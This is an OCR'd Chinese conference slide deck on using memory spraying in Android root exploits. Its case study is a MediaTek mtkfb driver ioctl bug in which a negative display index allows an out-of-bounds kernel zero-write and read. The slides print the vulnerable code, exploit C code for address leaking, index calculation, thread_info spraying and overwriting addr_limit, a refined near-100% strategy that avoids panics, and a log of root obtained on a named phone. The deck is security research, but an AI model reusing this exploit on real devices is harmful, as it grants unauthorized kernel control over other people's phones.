内存喷射在安卓Root利用中的应用

陈良@KeenTeam

关于我

- KeenTeam 高级研究员
- 主要研究漏洞利用技术：
  - 移动端提权、Root技术
  - Safari, Chrome, Internet Explorer
  - 沙盒逃逸技术

议程


- 内存喷射技术介绍
- 内存喷射与安卓Root利用
- 案例分析：
  - 漏洞介绍
  - 利用策略

内存喷射技术的历史

- 最早提出于2001年
- 被广泛应用于浏览器漏洞利用
  - Heap Spraying
- 系统内核提权(例如Windows)
  - Pool Spray

为什么要内存喷射

- 内存随机化机制的引入
  - 栈、堆的随机
  - ASLR的引入



- 大大降低了传统利用的成功率

- 内存喷射技术
  - 通过特定软件的机制，分配大量内容可控内存
  - 使特定位置填入预期的内容

安卓Root利用技术

- 漏洞方面
  - 安卓/Linux核心漏洞较少出现，但三方驱动漏洞较多
  - 直接实现任意地址写的漏洞较多（相对浏览器漏洞）

- 利用方面
  - 利用任意写漏洞改写syscall table（大多数品牌的安卓手机）
  - Patch setresuid
  - DKOM (修改task_struct->cred)
  - 无ASLR
  - 许多机器无PXN（32位机型）

安卓Root与内存喷射

- 过去并不需要内存喷射技术
  - 漏洞品质较好，任意内存读+写配合
  - 可以写出稳定性很好的Root提权

- 近两年Android内核安全有所改进
  - Kernel TEXT只读 （patch setresuid等方法无效）
  - Syscall table的地址无法轻易获取
  - 容易利用的漏洞大幅减小

- 结果：内存喷射技术逐渐应用于安卓Root
  - 例如：Wen Xu@KeenTeam Blackhat USA 2015 议题<AH! UNIVERSAL ANDROID ROOTING IS BACK>

案例分析：mtkfb漏洞

- 漏洞介绍
  - 由nforest@KeenTeam发现，已于2015年年初报给厂商
  - 适用所有mt658x & mt6592机型的安卓手机
  - 目前许多设备最新ROM上能触发
    - 0day！
  - /dev/graphics/fb0
    - shell可打开

crw-rw---- system graphics 29, 0 2015-07-09 15:08 fb0

In mtkfb.c

```
static int mtkfb_ioctl(struct file *file, struct fb_info *info, unsigned int cmd, unsigned long arg)
#endif
{
    void __user *argp = (void __user *)arg;
    DISP_STATUS ret = 0;
    int r = 0;
    switch (cmd)
    {
    case MTKFB_GET_DISPLAY_IF_INFORMATION:
    {
        int displayid = 0;
        if (copy_from_user(&displayid, (void __user *)arg, sizeof(displayid))) {
            MTKFB_LOG("[FB]: copy_from_user failed! line:%d \n", __LINE__);
            return -EFAULT;
        }
        printk("%s, display_id=%d\n", __func__, displayid);
        if (displayid > MTKFB_MAX_DISPLAY_COUNT) {
            MTKFB_LOG("[FB]: invalid display id:%d \n", displayid);
            return -EFAULT;
        }
        dispif_info[displayid].physicalHeight = DISP_GetPhysicalHeight();
        dispif_info[displayid].physicalWidth = DISP_GetPhysicalWidth() ;
        if (copy_to_user((void __user *)arg, &(dispif_info[displayid]),  sizeof(mtk_dispif_info_t))) {
            MTKFB_LOG("[FB]: copy_to_user failed! line:%d \n", __LINE__);
            r = -EFAULT;
        }
        return (r);
    }
```

问题在哪里？？？

mtkbfb漏洞细节

```
static int mtkfb_ioctl(struct file *file, struct fb_info *info, unsigned int cmd, unsigned long arg)
#endif
{
    void __user *argp = (void __user *)arg;
    DISP_STATUS ret = 0;
    int r = 0;
    switch (cmd)
    {
    case MTKFB_GET_DISPLAY_IF_INFORMATION:
    {
        int displayid = 0;
        if (copy_from_user(&displayid, (void __user *)arg, sizeof(displayid))) {
            MTKFB_LOG("[FB]: copy_from_user failed! line:%d \n", __LINE__);
            return -EFAULT;
        }
        printk("%s, display_id=%d\n", __func__, displayid);
        if (displayid > MTKFB_MAX_DISPLAY_COUNT) {
            MTKFB_LOG("[FB]: invalid display id:%d \n", displayid);
            return -EFAULT;
        }
        dispif_info[displayid].physicalHeight = DISP_GetPhysicalHeight();
        dispif_info[displayid].physicalWidth = DISP_GetPhysicalWidth();
        if (copy_to_user((void __user *)arg, &(dispif_info[displayid]),  sizeof(mtk_dispif_info_t))) {
            MTKFB_LOG("[FB]: copy_to_user failed! line:%d \n", __LINE__);
            r = -EFAULT;
        }
        return (r);
    }
```

Cmd与arg通过ioctl调用传入

displayid是一个有符号整数

displayid的值可由用户态传入参数控制

当displayid是个负数的时候，即可绕过检查

越界写8字节的0

越界数据可传回用户态

mtkbfb漏洞细节

- 数组index可为负数

```
mtk_dispif_info_t dispif_info[MTKFB_MAX_DISPLAY_COUNT]; //MTKFB_MAX_DISPLAY_COUNT == 2

dispif_info[displayid].physicalHeight = DISP_GetPhysicalHeight(); // +0x20

dispif_info[displayid].physicalWidth = DISP_GetPhysicalWidth() ; // + 0x24
```

- 偏移0x20与0x24的两个unsigned int被置为0
  - DISP_GetPhysicalHeight() 与DISP_GetPhysicalWidth()并不能控制，只能是0

- 其余Field内容可泄漏到用户态
  - 泄漏的同时，副产品是其中8个连续字节被置为0

0x34大小的结构

```
typedef struct mtk_dispif_info {
    unsigned int display_id;
    unsigned int isHwVsyncAvailable;
    MTKFB_DISPIF_TYPE displayType;
    unsigned int displayWidth;
    unsigned int displayHeight;
    unsigned int displayFormat;
    MTKFB_DISPIF_MODE displayMode;
    unsigned int vsyncFPS;
    unsigned int physicalWidth;
    unsigned int physicalHeight;
    unsigned int isConnected;
    unsigned int lcmOriginalWidth;
    unsigned int lcmOriginalHeight;
} mtk_dispif_info_t;
```

问题一：可以写任意值？

- 显然不是，只能连续8字节写0
  - 如果是浏览器，存在许多利用方法和手段
    - 利用Type Confusion或者某些结构的巧妙特性
    - 例如： http://www.contextis.com/resources/blog/windows-mitigaton-bypass/
  - 安卓下结构体并没有浏览器丰富，存在这种特性
- thread_info->addr_limit 是个比较好的选择
  - Linux系统对每个task可以访问的内存范围是有限制的
  - 对于32位安卓4+，thread_info->addr_limit 为0xbf000000

addr_limit Internals

```
struct thread_info {
    unsigned long       flags;          /* lo
    int         preempt_count; /* 0 => p
    mm_segment_t        addr_limit; /*
    struct task_struct  *task;      /* ma
    struct exec_domain  *exec_domain;  /
    __u32           cpu;        /* cpu */
    __u32           cpu_domain; /* cpu do
    struct cpu_context_save cpu_context;
```

可置0，意为该task执行时，可被内核抢占

初始0xbf000000，置为0的意义？

不可置0，会直接内核panic

33位操作，置0意味着userland
可读写全地址，包括kernel！

```
/* We use 33-bit arithmetic here... */
#define __range_ok(addr,size) ({ \
    unsigned long flag, roksum; \
    __chk_user_ptr(addr);   \
    __asm__("adds %1, %2, %3; sbcccs %1, %1, %0; movcc %0, #0" \
        : "=&r" (flag), "=&r" (roksum) \
        : "r" (addr), "Ir" (size), "0" (current_thread_info()->addr_limit) \
        : "cc"); \
    flag; })
```

结论：可选择写thread_info->preempt_count和addr_limit这8字节为0，实现kernel任意地址读写！

问题2：任意地址写？

- thread_info以0x2000字节对齐
  - 即(addr & 0x1fff) == 0
  - 漏洞必须具备任意地址写0的能力，或者具备任意(addr & 0x1fff) == 4 的地址连续写8字节的能力
- 能以0x34字节为单位，写偏移0x20的位置的8字节？
  - 可写范围有限？
  - 需满足 (addr - dispif_info) ≡ 0x20 mod 0x34
  - 32位系统，addr + 0x1,0000,0000 == addr ！！
    - 0x1,0000,0000 ≡ -4 mod 0x34
    - 0x1,0000,0000 = 0x34 * 4EC4EC5 – 4
- 结论：
  - dispif_info[displayid].physicalHeight 如果写到地址A，那么写地址A+4只需dispif_info[displayed + 0x4EC4EC5].physicalHeight
  - **任意地址写！**

初步利用策略

1. 泄漏dispif_info地址
2. 计算出所有displayid取值，displayid取值需满足：
   - displayid为负数
   - (&(dispif_info[displayid].physicalHeight)) & 0x1fff == 4 (thread_info->preempt_count位置)
   - (&(dispif_info[displayid].physicalHeight))地址在0xc8000000与0xefff0000之间 (通常此地址范围存放thread_info的可能性较大)
3. 起尽可能多的线程
4. 使其处于睡眠状态
5. 随机选取步骤2中的displayid取值，并触发漏洞
   - 有机会修改到thread_info->addr_limit并置0
6. 唤醒所有线程，并试探这些线程是否可以读kernelland地址空间
7. 如果不可以，则重复4-6步骤，知道可以为止
8. 一旦可以，kernel任意内存读写即已实现，可很容易实现Root
   - 例如：修改task_struct->cred

泄漏dispif_info地址

- 根据大量机型测试， dispif_info在0xc0000000-0xc3000000之间
- 可借助在用户态Map内存的方法，获取dispif_info地址：

```
unsigned long  j;
struct mtk_dispif_info ioctl_arg;
ioctl_arg.display_id = 0xA04EC4EC;
void * addr = mmap((unsigned long *)0x50000000, 0x3000000, PROT_READ | PROT_WRITE | PROT_EXEC, MAP_SHARED | MAP_FIXED | MAP_ANONYMOUS, -1, 0);
if ((unsigned long)addr != 0x50000000)
{
    printf("mmap failed! aborting\n");
    exit(-1);
}
memset(addr, 0x41, 0x3000000);
ioctl(fd,
        cmd,
        &ioctl_arg);
    for (j = 0; j < 0x3000000; j+=4)
    {
        if (*(unsigned long *)((unsigned long)addr + j) != 0x41414141)
            {
                return ((unsigned long)addr + j - 0x20 - 0xA04EC4EC * 0x34);
            }
    }
}
```

- 选取display_id为0xA04EC4EC，因为0xA04EC4EC*0x34 ==0x208FFFFFF0 == 0x8FFFFFF0,可确保写0操作落在map的地址范围内。

display_id取值的计算

- 算法可以更优化，但不是重点

```
void obtain_display_id_candidate(void)
{
    int max_num = (int)(0x10000000/0x1a000) + 1;
    unsigned long display_id = 0x80000000;
    int cur_num = 0;
    unsigned long cur_thread_info_addr = THREAD_INFO_START;
    display_id_candidate = malloc(4 * max_num);
    while(1)
    {
        if ((leaked_dispif_info + 0x34 * display_id + 0x20) > THREAD_INFO_START
         && (leaked_dispif_info + 0x34 * display_id + 0x20) < THREAD_INFO_START + 0x100)
            break;
        display_id++;
    }
    printf("display_id is : %x!\n", display_id);
    while (cur_thread_info_addr < THREAD_INFO_END)
    {
        if (((leaked_dispif_info + 0x34 * display_id + 0x20) & 0x1fff) == 0x4)
        {
            //printf("cur_num is %x!\n", cur_num);

            display_id_candidate[cur_num] = display_id;
            cur_num++;
        }
        display_id++;
        cur_thread_info_addr += 0x34;
    }
    display_id_candidate_length = cur_num;
}
```

thread_info喷射

A.起线程，进行内存喷射

```
pthread_mutex_lock(&is_thread_desched_lock);
for (i = 0; i < MAX_THREAD_NUM; i ++)
{
    pthread_create(&t, 0, spraying_thread, (void *)NULL);
}
```

B. 进入睡眠

```
void *
spraying_thread(void *arg)
{
    unsigned long i;
    struct thread_info stackbuf;
    unsigned long taskbuf[0x100];
    struct cred *cred;
    struct cred credbuf;
    struct task_security_struct *security;
    struct task_security_struct securitybuf;
    pid_t pid;
    while (!write_thread_ready)
    {
        pthread_cond_wait(&is_thread_desched, &is_thread_desched_lock);
        //printf("Going!\n");
        if (-1 != readmem(0xc0000000, &i, 4))
        {
            write_thread_ready = 1;
            break;
        }
    }
```

C. 触发漏洞

```
ioctl_arg = try_exploit(fd,display_id_candidate[i]);
```

D. 唤醒线程

```
pthread_cond_broadcast(&is_thread_desched);
```

E. 试探是否Kernel内存可读

初步结果

- 大约1/5 Root成功率
- Panic几率很大
- 原因：
  - 很容易将系统重要数据结构破坏

改进思路

- 配合信息泄露漏洞
  - 判断dispif_info[displayid].physicalWidth的原值，如为0xbf000000再触发内存写
  - 可实现100%成功率的Root
- mtkfb漏洞的读内存特性回顾：
  - 可以实现任意地址读
  - 每读一次带来写8字节的副产品

```
static int mtkfb_ioctl(struct file *file, struct fb_info *info, unsigned int cmd, unsigned long arg)
#endif
{
    void __user *argp = (void __user *)arg;
    DISP_STATUS ret = 0;
    int r = 0;
    switch (cmd)
    {
    case MTKFB_GET_DISPLAY_IF_INFORMATION:
    {
        int displayid = 0;
        if (copy_from_user(&displayid, (void __user *)arg, sizeof(displayid))) {
            MTKFB_LOG("[FB]: copy_from_user failed! line:%d \n", __LINE__);
            return -EFAULT;
        }
        printk("%s, display_id=%d\n", __func__, displayid);
        if (displayid > MTKFB_MAX_DISPLAY_COUNT) {
            MTKFB_LOG("[FB]: invalid display id:%d \n", displayid);
            return -EFAULT;
        }
        dispif_info[displayid].physicalHeight = DISP_GetPhysicalHeight();
        dispif_info[displayid].physicalWidth = DISP_GetPhysicalWidth();
        if (copy_to_user((void __user *)arg, &(dispif_info[displayid]),  sizeof(mtk_dispif_info_t))) {
            MTKFB_LOG("[FB]: copy_to_user failed! line:%d \n", __LINE__);
            r = -EFAULT;
        }
        return (r);
    }
```


越界写8字节的0

越界数据可传回用户态

非完美读内存

mtk_dispif_info:

field
…
physicalWidth
physicalHeight
isConnected
lcmOriginalWidth
lcmOriginalHeight
…



thread_info:

addr	field
0xCFE34000	flags
0xCFE34004	preempt_count
0xCFE34008	addr_limit
0xCFE3400C	task
0xCFE34010	exec_domain

若读出isConnect值为0xbf000000，再将displayid值增加0x4EC4EC5，改addr_limit为0

结果：还是1/5 Root成功率

Panic问题根源？

- 每次读内存带来8字节写0的副产品
- 写0必然造成Panic？
  - 当然不是
- 什么时候写0不会造成Panic
  - 内存地址本身值为0
  - 内存地址本身存的是纯数据，不是一些特别重要的信息（例如：本身是指针，写0后panic概率很大）

Panic问题根源（续）？

- 我们选择了写0每个page前8字节（0xXXXXX000-0xXXXXX008）
- 通常是数据结构的起始字段
  - 重要指针、metadata 在数据结构前端
  - 次要数据放在数据结构末尾
  - 预留字段放末尾 （通常是0）
- 什么位置一般是数据结构的末尾
  - 页尾！

例如：tty_buffer

```
struct tty_buffer {
    struct tty_buffer *next;
    char *char_buf_ptr;
    unsigned char *flag_buf_ptr;
    int used;
    int size;
    int commit;
    int read;
    /* Data points here */
    unsigned long data[0];
};
```


重要的metadata

相对次要的数据

优化内存读

mtk_dispif_info:

field
…
physicalWidth
physicalHeight
isConnected
lcmOriginalWidth
lcmOriginalHeight
…



thread_info:

addr	field
0xCFE33FF8	N/A (页尾数据相对次要)
0xCFE33FFC	N/A(页尾数据相对次要)
0xCFE34000	flags
0xCFE34004	preempt_count
0xCFE34008	addr_limit
0xCFE3400C	task
0xCFE34010	exec_domain

若读出lcmOriginalHeight值为0xbf000000，再将displayid值增加0x4EC4EC5 * 3，改addr_limit为0

优化后的策略

1. 泄漏dispif_info地址
2. 计算出所有displayid取值，displayid取值需满足：
   - displayid为负数
   - (&(dispif_info[displayid].physicalHeight)) & 0x1fff == 0x1ff8 (thread_info上一页的页尾)
   - (&(dispif_info[displayid].physicalHeight))地址在0xc8000000与0xefff0000之间 (通常此地址范围存放thread_info的可能性较大)
3. 起尽可能多的线程
4. 使其处于睡眠状态
5. 随机选取步骤2中的displayid取值，并触发漏洞
   - 读出dispif_info[displayid].physicalHeight的值
   - 如果不是0xbf000000，重复步骤5直至dispif_info[displayid].lcmOriginalHeight是0xbf000000,进入第6步
6. 将displayid增加0x4EC4EC5 * 3,再次触发漏洞
7. 唤醒所有线程，并试探这些线程是否可以读kernelland地址空间
8. 如果不可以，则重复4-7步骤，知道可以为止
9. 一旦可以，kernel任意内存读写即已实现，可很容易实现Root
   例如：修改task_struct->cred

最终结果

- 几乎100% Root 成功率

```
shell@hwG750-T20:/ $ cat /proc/version
Linux version 3.4.67 (jenkins@huawei-RH2288H-V2-12L) (gcc version 4.7 (GCC) ) #1 SMP PREEMPT Thu Apr 23 03:40:33 CST 2015
shell@hwG750-T20:/ $ cd /data/local/tmp
shell@hwG750-T20:/data/local/tmp $ ./mtkfbexp
We got ioctl cmd code 80344f5a!
Leaked leaked_dispif_info addr is 0xc0de6734!
display_id is : 80231b8e!
spraying done! Trying exp...
One round!...
One round!...
One round!...
One round!...
We need to get root here!
[!]Root success!
One round!...
shell@hwG750-T20:/data/local/tmp # id
uid=0(root) gid=0(root) groups=1003(graphics),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(in
et),3006(net_bw_stats) context=u:r:adbd:s0
```

总结

- 内存喷射技术成为未来安卓Root的趋势
  - 利用缓解措施的引入，传统利用方法变困难
  - 漏洞数量在减少，好品相漏洞难求
  - 64位系统：内存喷射存在一定局限性，但依然可能
- 更多点穴大法待研究
  - 例如：任意地址写0、特定地址写特定值等品相不完美漏洞的利用

感谢

- nforest
- Jfang
- Peter Hlavaty
- wushi

谢谢！